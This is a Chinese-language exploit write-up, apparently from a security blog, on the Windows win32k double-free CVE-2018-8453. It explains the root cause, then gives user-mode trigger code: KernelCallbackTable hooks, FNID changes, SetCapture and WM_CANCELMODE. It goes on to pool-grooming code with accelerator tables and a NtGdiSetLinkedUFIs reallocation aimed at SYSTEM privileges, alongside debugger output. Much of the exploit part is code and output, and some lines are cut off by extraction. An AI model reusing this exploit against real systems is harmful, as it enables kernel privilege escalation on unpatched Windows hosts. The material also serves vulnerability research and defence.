2175                REEVALUATE_PSBTRACK(pSBTrack, pwnd, "xxxTrackLoop");
2176                if ((pSBTrack == NULL) || (NULL == (xxxpfnSB = pSBTrack->xxxpfnSB)))
2177                    // mode cancelled -- exit track loop
2178                    return;
2179
2180                (*xxxpfnSB)(pwnd, cmd, msg.wParam, msg.lParam, pSBCalc);
2181            } else {
2182                xxxTranslateMessage(&msg, 0);
2183                xxxDispatchMessage(&msg);
2184            }
2185        }
2186    }
2187}
```

可以看到，xxxSBTrackLoop 循环获取消息、判断消息、分发消息。当用户放开鼠标时，应当停止跟踪处理消息，退出 xxxSBTrackLoop 后回到 xxxSBTrackInit 之后，释放 SBTrack 占用的内存：

```
        // After xxx, re-evaluate pSBTrack
        REEVALUATE_PSBTRACK(pSBTrack, pwnd, "xxxTrackLoop");
        if (pSBTrack) {
            Unlock(&pSBTrack->spwndSBNotify);
            Unlock(&pSBTrack->spwndSB);
            Unlock(&pSBTrack->spwndTrack);
            UserFreePool(pSBTrack);
            PWNDTOPSBTRACK(pwnd) = NULL;
        }
    }
```

而往上两行，可以看到在释放 SBTrack 之前，会解除一次 spwndSBNotify 窗口的引用。结合上面的分析，我们可以让这次解除引用时，回到用户态。如果在用户态释放掉 SBTrack，则流程再次回到内核时，紧接着后面的 UserFreePool 即造成重复释放的问题。

那么我们在用户态如何释放 SBTrack 呢？分析发现，导致释放 SBTrack 一种是用户正常放开了鼠标左键，还有一种就是 xxxEndScroll 函数：

```
void xxxEndScroll(

PWND pwnd,

BOOL fCancel)

{

UINT oldcmd;

PSBTRACK pSBTrack;

CheckLock(pwnd);

UserAssert(!IsWinEventNotifyDeferred());



pSBTrack = PWNDTOPSBTRACK(pwnd);

if (pSBTrack && PtiCurrent()->pq->spwndCapture == pwnd && pSBTrack->xxxpfnSB != NULL) {

.....省略部分代码.....
```

```
pSBTrack->xxxpfnSB = NULL;



/*

* Unlock structure members so they are no longer holding down windows.

*/

Unlock(&pSBTrack->spwndSB);

Unlock(&pSBTrack->spwndSBNotify);

Unlock(&pSBTrack->spwndTrack);

UserFreePool(pSBTrack);

PWNDTOPSBTRACK(pwnd) = NULL;

}

}
```

xxxEndScroll 函数判断了主要根据窗口的线程信息中存放的 SBTrack 和 pq->sqpwndCapture ()。

```
3404     CLIENTTHREADINFO  cti;                // use this when no desktop
3405 } THREADINFO;
3406
3407 #define PWNDTOPSBTRACK(pwnd) (((GETPTI(pwnd)->pSBTrack)))
3408
3409 /*
3410  * The number of library module handles we can store in the dependen
3411  * tables.  If this exceeds 32, the load mask implementation must be
```

而我们的程序是单线程，由于每个线程信息是属于线程的，所以线程创建的所有窗口也都指向同一线程信息结构。所以，即使 SBTrack 所属于的 Scrollbar 窗口已经释放了，只要还是同一线程创建的新窗口，pSBTrack 也还是原来的。而 qp->spwndCapture==pwnd 如何绕过呢？我们如果创建新的窗口，给这个新窗口发送的消息和操作，pwnd 则为新窗口，这显然不会等于在 xxxSBTrackInit 中设置的捕获窗口—-旧窗口。

通过测试发现，这个 Capture 窗口的设置，只要简单的在用户态调用 SetCapture API 即可直接设置。所以我们只要直接调用 API 即可让 xxxEndScroll 中的判断完全通过。

在搜索之后，发现可以通过如下路径调用 xxxEndScroll 函数：

```
802 void xxxDWP_DoCancelMode(
803     PWND pwnd)
804 {
805     PTHREADINFO pti = PtiCurrent();
806     PWND pwndCapture = pti->pq->spwndCapture;
807     PMENUSTATE pMenuState;
808 
809     /*
810      * If the below menu lines are changed in any way, then SQLWin
811      * won't work if in design mode you drop some text, double click on
812      * it, then try to use the heirarchical menus.
813      */
814     pMenuState = GetpMenuState(pwnd);
815     if ((pMenuState != NULL)
816             && (pwnd == pMenuState->pGlobalPopupMenu->spwndNotify)
817             && !pMenuState->fModelessMenu) {
818 
819         xxxEndMenu(pMenuState);
820     }
821 
822     if (pwndCapture == pwnd) {
823         PSBTRACK pSBTrack = PWNDTOPSBTRACK(pwnd);
824         if (pSBTrack && (pSBTrack->xxxpfnSB != NULL))
825             xxxEndScroll(pwnd, TRUE);
826 
827         if (pti->pmsd != NULL) {
828             pti->pmsd->fTrackCancelled = TRUE;
829             pti->TIF_flags &= ~TIF_MOVESIZETRACKING;
830 
831             /*
832              * Also clip the cursor back to the whole screen
```

```
1324        break;
1325
1326    case WM_NCLBUTTONDOWN:
1327    case WM_NCLBUTTONUP:
1328    case WM_NCLBUTTONDBLCLK:
1329        xxxDWP_NCMouse(pwnd, message, (UINT)wParam, lParam);
1330        break;
1331
1332    case WM_CANCELMODE:
1333        {
1334            /*
1335             * Terminate any modes the system might
1336             * be in, such as scrollbar tracking, menu mode,
1337             * button capture, etc.
1338             */
1339            xxxDWP_DoCancelMode(pwnd);
1340        }
1341        break;
1342
1343    case WM_NCCREATE:
1344        if (TestWF(pwnd, (WFHSCROLL | WFVSCROLL))) {
1345            if (_InitPwSB(pwnd) == NULL)
1346                return (LONG)FALSE;
1347        }
1348
```

向一个窗口发送 WM*CANCELMODE-> xxxDefWindowProc **判断消息->** 调用 xxxDWP*DoCancelMode-> xxxDWP_DoCancelMode 判断当前线程信息中 pSBTrack-> xxxEndScroll。而上面我们知道，所有的窗口都在同一线程中创建，所以这里的判断也可以通过！

整理一下流程：

HOOK KernelCallbackTable-> 注册窗口类，WNDCLASSEXW.cbWndExtra 设置为 4-> 产生主窗口 -> 以主窗口作为父窗口产生一个滚动条窗口 SrollBar-> 发送 WM*LBUTTONDOWN **消息->** 系统处理消息初始化 SBTrack **结构并开始循环->** 发生 fnDWORD **回调，fnDWORD** 回调中销毁主窗口-> **销毁主窗口，释放扩展字节 xxxClientFreeWindowClassExtraBytes->xxxClientFreeWindowClassExtraBytes** 系统调用回调 fnClientFreeWindowClassExtraBytesCallBack->fnClientFreeWindowClassExtraBytesCallBack HOOK **中调用 NtUserSetWindowFNID** 更改掉窗口 FNID-> **创建新窗口并调用 SetCapture** 设置新窗口为捕获窗口->xxxSBLoop **返回后解除主窗口引用->** 由于这是主窗口唯一的一个引用，这次解除导致彻底释放主窗口对象，xxxFreeWindow **函数执行->** 由于主窗口对象的 FNID **已经被更改，xxxFreeWindow** 函数执行过程中将再一次回到用户态->** 用户态向新窗口发送 WM*CANCELMODE 消息-> 系统处理 WM_CANCELMODE 消息，释放了 SBTrack-> 流程返回到内核继续执行 xxxSBTrackInit 函数最后的释放 SBTrack-> 重复释放 SBTrack！

值得说明的一点是：在上面这个流程中，完全跟 sysShadow 窗口没有关系，自然也跟本不需要 HOOK __fnINLPCREATESTRUCT 回调。

下面看一下具体代码实现：

首先，我们设置一下回调 HOOK，这里就直接用 fs 来获取 PEB 了：

```
PDWORD CallbackTb = 0;
DWORD  OldProtect = 0;
_asm {
    push eax;
    mov  eax, fs:[0x30];
    lea  eax, [eax + 0x2c];
    mov  eax, [eax];
    mov  CallbackTb, eax;
    pop  eax;
}
VirtualProtect(CallbackTb, 512, PAGE_READWRITE, &OldProtect);
CallbackTb += 2;
fnDWORD = (fct_fnDispatch)*CallbackTb;
*CallbackTb = (DWORD)fnDWORDCallBack;

CallbackTb += 126;
fnClientFreeWindowClassExtraBytes = (fct_fnDispatch)*CallbackTb;
*CallbackTb = (DWORD)fnClientFreeWindowClassExtraBytesCallBack;

VirtualProtect(CallbackTb, 512, OldProtect, &OldProtect);
```

安全客 (www.anquanke.com)

创建主窗口及 ScrollBar:

```
WNDCLASSEXW wcex;
wcex.cbSize = sizeof(WNDCLASSEX);
wcex.style = CSHREDRAW | CSVREDRAW;
wcex.lpfnWndProc = DefWindowProc;
wcex.cbClsExtra = 0;
wcex.cbWndExtra = 4;
wcex.hInstance = hInstance;
wcex.hIcon = LoadIcon(hInstance, MAKEINTRESOURCE(IDI_CVE8453));
wcex.hCursor = LoadCursor(nullptr, IDC_ARROW);
wcex.hbrBackground = (HBRUSH)(COLOR_WINDOW + 1);
wcex.lpszMenuName = NULL;
wcex.lpszClassName = L"WNDCLASSMAIN";
wcex.hIconSm = LoadIcon(wcex.hInstance, MAKEINTRESOURCE(IDI_SMALL));
RegisterClassExW(&wcex);
hMainWND = CreateWindowW(L"WNDCLASSMAIN", L"CVE", WS_DISABLED , 2, 2, 4, 3,nullptr, nullptr, h
hSBWND = CreateWindowEx(0, L"ScrollBar", L"SB", WSCHILD | WSVISIBLE | SBS_HORZ, 0, 0, 3, 3, hM
```

之后发送WM_LBUTTONDOWN消息:

```
bMSGSENT = TRUE;
SendMessage(hSBWND, WM_LBUTTONDOWN, 0, 0x00020002);
```

这将导致系统初始化 SBTrack 并开始循环。这导致系统回调 fnDWORD:

```
void fnDWORDCallBack(PDWORD msg) {
```

```
if (*msg) {
HWND hCurrentDestroyWND = (HWND)((DWORD)(*msg));
memset(ClassName, 0, 0x10);
GetClassNameA(hCurrentDestroyWND, ClassName, 0xF);
if (!strcmp(ClassName, "ScrollBar")) {
if (bMSGSENT) {
bMSGSENT = FALSE;
DestroyWindow(hMainWND);
}
}
}
fnDWORD(msg);
}
```

由于在运行过程中，DWORD 回调会执行很多次，所以我们加一个全局变量 bMSGSENT 来控制。在系统执行 DestroyWindow 时，由于已经预留了扩展字节，所以会回调到用户 HOOK：

```
void fnClientFreeWindowClassExtraBytesCallBack(PDWORD msg) {

if ((HWND)*(msg + 3) == hMainWND) {

hSBWNDnew = CreateWindowEx(0, L"ScrollBar", L"SB", SB_HORZ, 0,0, 0, 0, NULL, NULL, NULL, NULL)

SetWindowFNID(hMainWND, 0x2A1);

SetCapture(hSBWNDnew);

}

fnClientFreeWindowClassExtraBytes(msg);

}
```

我们在 fnClientFreeWindowClassExtraBytes 回调中，直接设置 FNID。由于后面还有捕获窗口的检查，所以我们一并创建窗口并且设置为捕获窗口。当流程回到系统后，发现捕获窗口已经改变，退出了 xxxSBTrackLoop 函数并开始释放 SBTrack 内存空间，在解除对主窗口的引用时，会导致调用 xxxFreeWindow 释放主窗口内存对象，由于我们已经改变了 FNID，所以再次回到用户态。此时消息为 0x70:


```
227     v21 = v20 & 0x3FFF;
228     if ( (unsigned __int16)v21 >= 0x29Au )
229     {
230         v22 = 0x4000;
231         if ( !(v19 & 0x4000) )
232         {
233             if ( (unsigned __int16)v21 > (unsigned __int16)v188 )
234             {
235                 if ( (unsigned __int16)v21 > 0x2AAu || *(_BYTE *)(v183 + 0xF4) & 1 )
236                     goto LABEL_46;
237                 SfnDWORD(v1, 0x70, 0, 0, 0, *(_DWORD *)(*(_DWORD *) gpsi + 4 * v21 - 0x8E8), 1, 0);
238             }
239             else
240             {
241                 ((void (__cdecl *)(_DWORD *, signed int, _DWORD, _DWORD, _DWORD))apfnDispPfn[((_BYTE)v21 + 6) & 0x1F])(
242                     v1,
243                     0x70,
244                     0,
245                     0,
246                     0);
247             }
248             v22 = 0x4000;
249 LABEL_46:
```

安全客 (www.anquanke.com)

所以在 fnDWORD 中，判断消息：

```
if ((*(msg + 1) == 0x70) && (hCurrentDestroyWND == hMainWND)) {
SendMessage(hSBWNDnew, WM_CANCELMODE, 0, 0);
}
}
```

WM_CANCELMODE 将导致 SBTrack 被释放，从用户态返回后，xxxSBTrack 继续释放 SBTrack 将导致重复释放！



最后：非常感谢 leeqwind 的帮助！在分析过程中给了很大的帮助！再次感谢！极力推荐他的博客：https://xiaodaozhi.com/

5.2 前言

CVE-2018-8453 漏洞是一个 Windows 内核提权漏洞，由卡巴斯基官方于野外发现用于 APT 中攻击中东地区国家。

相关链接：

微软官方的补丁和漏洞简介可以看链接：https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2018-8453

卡巴斯基的分析文章链接：https://securelist.com/cve-2018-8453-used-in-targeted-attacks/88151/

文末附本文相关 EXP 下载链接

在 CVE-2018-8453 分析得上篇中–[上篇] 从补丁 diff 到 EXP–CVE-2018-8453 漏洞分析与利用，我们已经分析了漏洞成因，知道它是一个 double-free 类型的漏洞。本篇中，我们将利用这个漏洞获取 SYSTEM 最高权限。


我们知道，双重释放类型的漏洞，可以给我们一个多释放一次内存的机会。通过上次分析，我们发现释放的目标内存—SBTrack 仅仅 0x50 大小，无论是利用 Bitmap 还是 Palette 对象，空间都严重不够：

```
SBTrack INIT
eax=ed822c18
Break instruction exception - code 80000003 (first chance)
001b:012d1c22 cc              int     3
1: kd> dd @$t0
ed822c18  00000005 97c1d8c0 97c1d8c0 00000000
ed822c28  00000002 00000000 00000003 00000003
ed822c38  959cd96f 00000001 0000fffe 00e995a8
ed822c48  00e9b0b8 00e9ecb0 db96e0b8 00000002
ed822c58  9a0512bc a752509f 5674000a 63617355
ed822c68  00031243 00000000 00000000 00000095
ed822c78  00000000 05000000 00000053 00000000
ed822c88  db89e0b5 88000e00 00e9b0c8 00e995a8
1: kd> !pool @$t0
95103fc8: Unable to get session special pool PDE bitmap buffer
Pool page ed822c18 region is Paged session pool
 ed822000 size:  c10 previous size:    0  (Allocated)  Usac Process: eda1c040
*ed822c10 size:   50 previous size:  c10  (Allocated) *Usst Process: eda1c040
            Pooltag Usst : USERTAG_SCROLLTRACK, Binary : win32k!xxxSBTrackInit
 ed822c60 size:  3a0 previous size:   50  (Allocated)  Usac Process: eda1c040
```

这里为了方便已经在 SBTrack 申请的时候，直接断点并将内存地址赋值给了伪寄存器 $t0（下同）：

ba e 1 win32kfull!xxxSBTrackInit+0x59 ".echo SBTrack INIT;r eax;r @$t0=@eax;g";

由于空间根本不够我们去部署一个 GDI 对象，所以需要想办法扩展这个空间。在内存管理中，对于这种动态划分的内存块，无法预知大小，就是用户态的堆、内核态的池。所以给了我们一个可利用的机会，就是虽然申请时是 0x50 大小，但释放时只是按照内存管理机制来释放，没有判断内存大小释放已经改变的方法。所以我们可以在第二次释放前，可以让这块内存为任意大小，也就是在二次释放前，我们重新申请到这块内存，并且申请时是一个足以容纳 Palette 的大小（由于 bitmap 在 win 10 RS2 中已经更改修复，所以我们选择 Palette 对象）。从而实现扩展目标内存大小的目的，我们想要达到如下效果：



下面来看代码实现。在系统分配池内存的时候，会按照 0x1000 大小来调拨内存。为了避免干扰，我们首先申请大量大块内存，让系统调拨到新的页面：

```
for (int i = 0; i < 2000; i++) {
    hAccel_0xC10_top[i] = CreateAcceleratorTableW(lpAccel, 0x1FD);
}
```
安全客 (www.anquanke.com)

每次都申请 0xC10 大小的内存，这么大的内存块，在系统已调拨的页面已经被占完时，只能调拨新的内存页来满足申请，而一个页面剩下的空间 0x1000-0xC10 不足以满足下一次申请，所以造成的结果就是每个页面都只有一个 0xC10 大小的空间。之后申请内存占用余下的部分，这里说一下，系统池分配的机制是，第一次在最上面，第二次在最下面，之后再申请就是从第二个往上（地址小的方向）挨个排开：

```
for (int i = 0; i < 2000; i++) {
    hAccel_0x3B0_bottom[i] = CreateAcceleratorTableW(lpAccel, 0x95);
}
```
安全客 (www.anquanke.com)

这会导致一个页面中，只在中间留下了 0x50 大小空间。就如上图（以后均指红色那个理想图）中第二个情形。这里已经满足我们的要求，但是 SBTrack 不一定会放在我们部署好的页面中，因为系统中本来就存在 0x50 大小的间隙。所以之后我们再申请 0x50 大小内存，用以填补系统中本来的 0x50 大小间隙：

```
for (int i = 0; i < 3000; i++) {
    hAccel_0x50_middle[i] = CreateAcceleratorTableW(lpAccel, 8);
}
for (int i = 1000; i < 3000; i += 2) {
    DestroyAcceleratorTable(hAccel_0x50_middle[i]);
}
```
安全客 (www.anquanke.com)

这里在申请了 3000 个 0x50 大小后，又释放了 2000/2 个内存，而且是跳一个释放一个，这造成一个页面是满的、相邻下一个又是有空余的，这样挨个依次排开。接下来发送消息让系统分配 SBTrack，根据我们空一页、满一页的布局，SBTrack 只能在这其中之一，想跑都跑不了：

```
bMSGSENT = TRUE;
SendMessage(hSBWND, WM_LBUTT安全客 www.anquanke.com )
```

```
1: kd> !pool @$t0
95103fc8: Unable to get session special pool PDE bitmap buffer
Pool page ed822c18 region is Paged session pool
 ed822000 size:  c10 previous size:    0  (Allocated)  Usac Process: eda1c040
*ed822c10 size:   50 previous size:  c10  (Allocated) *Usst Process: eda1c040
            Pooltag Usst : USERTAG_SCROLLTRACK, Binary : win32k!xxxSBTrackInit
 ed822c60 size:  3a0 previous size:   50  (Allocated)  Usac Process: eda1c040
```

之后就是在回调到用户态中，更改 FNID、SetCapture 等操作释放真正的 SBTrack。这里注意一下，在 fnDWORDCallBack 函数中，用于退出 xxxSBTrackLoop 函数的 SetCapture 调用，在各个版本的 EXP 中位置稍有不同，只是因为各个版本中系统对 fnDWORD 回调不大一样，但目的都是为了退出循环，不用在意：

```
void fnDWORDCallBack(PDWORD msg) {

    if (bMSGSENT && *msg && (*((DWORD*)(*msg)) == (DWORD)hSBWND)) {
        bMSGSENT = FALSE;
        DestroyWindow(hMainWND);
    }

    //WM_TIMER标识Scroll Bar已经开始循环处理消息，即强制退出xxxSBTrackLoop;
    if (*msg && *(msg + 1) == WM_TIMER) {
        printf("[*] Cancel xxxSBTrackLoop.\n");
        SetCapture(hSBWNDnew);
    }

    if (*msg && (*(msg + 1) == 0x70) && (*((DWORD*)(*msg)) == (DWORD)hMainWND)) {
        printf("[*] ReAlloc Memory.\n");
        _asm pushad;
        AfterSBTrackAlloc();
        _asm popad;
    }
    fnDWORD(msg);
}
```

安全客（www.anquanke.com）

```
void _cdecl AfterSBTrackAlloc() {
    for (int i = 0; i < 3000; i++) {
        DestroyAcceleratorTable(hAccel_0x50_middle[i]);
    }
    //发送消息,系统释放SBTrack;
    SendMessage(hSBWNDnew, WM_CANCELMODE, 0, 0);
    //释放0x3a0的占用空间,将0x3a0和上面的SBTrack(size=0x50)合并为0x3f0大小;
    for (int i = 0; i < 2000; i++) {
        DestroyAcceleratorTable(hAccel_0x3B0_bottom[i]);
    }

    for (int i = 0; i < 3000; i++) {
        SetLinkedUFIs(hDC_Writer[i], 0x7D);
    }
}
```

安全客（www.anquanke.com）

在发送了 WM_CANCELMODE 消息后，系统已经释放了真正的 SBTrack，此时目标页面的布局如上图中第四种情形：

```
SBTrack INIT
eax=d2aabc18
Break instruction exception - code 80000003 (first chance)
001b:00ca15e4 cc              int     3
1: kd> pool
95103fc8: Unable to get session special pool PDE bitmap buffer
Pool page d2aabc18 region is Paged session pool
 d2aab000 size:  c10 previous size:    0  (Allocated)  Usac Process: d3a91640
*d2aabc10 size:   50 previous size:  c10  (Free )  *Usst Process: d3a91640
            Pooltag Usst : USERTAG_SCROLLTRACK, Binary : win32k!xxxSBTrackInit
 d2aabc60 size:  3a0 previous size:   50  (Allocated)  Usac Process: d3a91640
```

可看到中间的 SBTrack 已经被释放，但上面的 c10 和下面的 3a0 还在，之后释放掉下面的 0x3a0，由于系统管理机制要避免碎片化，以尽量满足以后大块内存申请。所以系统会对相邻的 free 的内存整合为一个大块 0x3f0：

```
1: kd> pool
95103fc8: Unable to get session special pool PDE bitmap buffer
Pool page d2aabc18 region is Paged session pool
 d2aab000 size:  c10 previous size:    0  (Allocated)  Usac Process: d3a91640
*d2aabc10 size:   50 previous size:  c10  (Free )  *Usst Process: d3a91640
            Pooltag Usst : USERTAG_SCROLLTRACK, Binary : win32k!xxxSBTrackInit
 d2aabc60 size:  3a0 previous size:   50  (Allocated)  Usac Process: d3a91640
1: kd> g
Break instruction exception - code 80000003 (first chance)
001b:00ca15ff cc              int     3
0: kd> pool
95103fc8: Unable to get session special pool PDE bitmap buffer
Pool page d2aabc18 region is Paged session pool
 d2aab000 size:  c10 previous size:    0  (Allocated)  Usac Process: d3a91640
*d2aabc10 size:  3f0 previous size:  c10  (Free)       *Usst
            Pooltag Usst : USERTAG_SCROLLTRACK, Binary : win32k!xxxSBTrackInit
```

现在已经满足了我们理想图中的倒数第二种情形。我们已经把一个 0x50 大小的内存转化成了 0x3f0 大小的内存，这足以容纳我们的 Palette 对象。回翻一下漏洞分析中，在之后回到内核态后，系统会继续释放 d2aabc10 这块内存。所以我们在这里放的任何对象，都会被释放。那么放什么合适呢?

这里说一点故事，本人一开始想在这里直接放一个 Palette 更改掉大小来完成利用，在各种尝试后发现，这思路根本不对，这个坑的结果是：Palette 如果被释放了，那么会在它源 GDI header 的 handle 处（第一个 DWORD）写上内存管理结构。这造成的结果是，虽然内核的句柄表还有这个句柄项，内存也指向正确，但是你却不能操作它，因为会在验证句柄阶段直接发现异常杀死线程。在苦苦分析后依然不得其法，所以只好寻找另一条路径。

这里总结一下，我们现在拥有了一个释放任意对象的能力。只需要找到一个对象：首先它是要在页会话池中分配的，然后需要用户态可以指定它的整体大小，再然后需要有 API 可以操作它，可以读写它的内存—-至少要可写它的内存。苦苦搜索后，没有发现。然后想到，如果有一个对象，即使它本身不是在页会话池中分配的，但如果它的某个成员是在页会话池中分配、可以控制大小、有 API 可以对这个成员的内存进行读写那也可以完成目的。很幸运，依据这个想法，本人找到了一个在网上并没有公布的一个系统调用：NtGdiSetLinkedUFIs：

```
1int __stdcall NtGdiSetLinkedUFIs(int a1, void *a2, unsigned int a3)
2{
3    unsigned int v3; // ecx@1
4    char *v4; // esi@1
5    size_t v6; // edx@11
6    int v7; // ebx@19
7    int v8; // [sp+18h] [bp-54h]@18
8    int v9; // [sp+1Ch] [bp-50h]@18
9    int v10; // [sp+20h] [bp-4Ch]@18
10   int v11; // [sp+24h] [bp-48h]@1
11   char *v12; // [sp+28h] [bp-44h]@1
12   _BYTE *v13; // [sp+2Ch] [bp-40h]@1
13   char v14; // [sp+30h] [bp-3Ch]@9
14   EPPEH_RECORD ms_exc; // [sp+54h] [bp-18h]@10
15
16   v3 = (unsigned int)a2;
17   v13 = a2;
18   v11 = 1;
19   v4 = 0;
20   v12 = 0;
21   if ( !a2 && a3 )
22       return 0;
23   if ( a3 <= 4 )
24   {
25       v4 = &v14;
26       v12 = &v14;
27   }
28   else
29   {
30       if ( a3 <= 0x4E2000 )
31       {
32           v4 = (char *)PALLOCMEM2(8 * a3, 0x64696647, 0);
33           v12 = v4;
34           v3 = (unsigned int)v13;
35       }
36       if ( !v4 )
37           return 0;
38   }
39   ms_exc.registration.TryLevel = 0;
40   if ( v3 )
41   {
42       v6 = 8 * a3;
43       if ( 8 * a3 )
44       {
45           if ( v3 & 3 )
46               ExRaiseDatatypeMisalignment();
47           v13 = *(_BYTE **)W32UserProbeAddress;
48           if ( v6 + v3 > (unsigned int)v13 || v6 + v3 < v3 )
49               *v13 = 0;
50       }
51       memcpy(v4, (const void *)v3, v6);
52   }
53   ms_exc.registration.TryLevel = 0xFFFFFFFE;
54   v9 = 0;
55   v10 = 0;
56   XDCOBJ::vLock((XDCOBJ *)&v8, (HDC)a1);
57   if ( v8 )
58   {
59       v7 = XDCOBJ::bSetLinkedUFIs((XDCOBJ *)&v8, (struct _UNIVERSAL_FONT_ID *)v4, a3);
60       XDCOBJ::RestoreAttributes((XDCOBJ *)&v8);
61       _InterlockedDecrement((volatile signed __int32 *)(v8 + 8));
```

安全客 (www.anquanke.com)

该函数首先根据 a3 在内核池中用 PALLOCMEM2 临时申请了内存，之后判断后进入了 59 行的 XDCOBJ::bSetLinkedUFIs 函数：

```
1 int __thiscall XDCOBJ::bSetLinkedUFIs(XDCOBJ *this, struct _UNIVERSAL_FONT_ID *a2, unsigned int a3)
2 {
3     XDCOBJ *v3; // esi@1
4     int v4; // eax@1
5     int v5; // ecx@1
6     int result; // eax@8
7
8     v3 = this;
9     *(_DWORD *)(*(_DWORD *)this + 0xE8) = a3 == 0;
10    v4 = *(_DWORD *)this;
11    v5 = *(_DWORD *)(*(_DWORD *)this + 0xE0);
12    if ( v5 )
13    {
14        if ( a3 <= *(_DWORD *)(v4 + 0xE4) )
15        {
16LABEL_8:
17            memcpy(*(void **)(*(_DWORD *)v3 + 0xE0), (const void *)a2, 8 * a3);
18            result = 1;
19            *(_DWORD *)(*(_DWORD *)v3 + 0xE4) = a3;
20            return result;
21        }
22        if ( v5 )
23        {
24            if ( v5 != v4 + 0xC0 )
25            {
26                Win32FreePool(v5);
27                *(_DWORD *)(*(_DWORD *)v3 + 0xE0) = 0;
28            }
29        }
30    }
31    if ( a3 <= 4 )
32    {
33        *(_DWORD *)(*(_DWORD *)v3 + 0xE0) = *(_DWORD *)v3 + 0xC0;
34        goto LABEL_8;
35    }
36    *(_DWORD *)(*(_DWORD *)v3 + 0xE0) = PALLOCMEM2(8 * a3, 0x64646147, 1);
37    if ( *(_DWORD *)(*(_DWORD *)v3 + 0xE0) )
38        goto LABEL_8;
39    *(_DWORD *)(*(_DWORD *)v3 + 0xE4) = 0;
40    return 0;
41}
```

安全客（www.anquanke.com）

